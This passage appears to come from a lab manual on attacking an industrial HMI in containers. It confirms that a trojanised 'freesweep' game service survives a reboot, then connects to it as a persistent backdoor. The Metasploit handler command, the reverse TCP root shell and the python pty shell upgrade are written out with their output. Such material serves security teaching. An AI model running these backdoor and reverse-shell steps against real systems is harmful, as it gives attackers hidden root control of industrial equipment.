Apr 05 13:11:26 hmi-container systemd[1]: Started Freesweep
Application Service.
```

freesweep is now running as a service.

8.1.3 Confirm service

Confirm the service runs after a reboot of the HMI. Free up a terminal and connect directly to the HMI, as would someone from the target maintenance team. Reboot the HMI.

Once it restarts login and confirm the **freesweep** service automatically started.

```
vicsort@vicsort:~$ lxc restart hmi-container

vicsort@vicsort:~$ lxc exec hmi-container bash
root@hmi-container:~# systemctl status freesweep
● freesweep.service - Freesweep Application Service
      Loaded: loaded (/etc/systemd/system/freesweep.service; enabled; vendor preset:
enabled)
    Drop-In: /run/systemd/system/service.d
             └─zzz-lxc-service.conf
      Active: active (running) since Fri 2024-04-05 13:15:37 IST; 22s ago
   Main PID: 114 (freesweep)
      Tasks: 1 (limit: 9418)
     Memory: 200.0K
     CGroup: /system.slice/freesweep.service
             └─114 /usr/games/freesweep

Apr 05 13:15:37 hmi-container systemd[1]: Started Freesweep Application Service.
root@hmi-container:~#
```

8.1.4 Connecting to Persistent BackDoor

From this stage it is simply a matter of implementing this command, in the **msfconsole**, to access the HMI remotely.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root💀attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use exploit/multi/handler;
set payload linux/x86/shell/reverse_tcp; set lhost 192.168.90.197;
set lport 8443; run; exit -y"

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:56370) at 2024-04-05 13:31:21 +0100

hostname
hmi-container

whoami
root
```

The shell in this case can be a little difficult to use as there is no prompt line. This can be achieved using the pseudo terminal utilities (**pty**) module in python to return a bash shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@hmi-container:/# hostname
hostname
hmi-container
root@hmi-container:/# whoami
whoami
root
```

This page is intentionally blank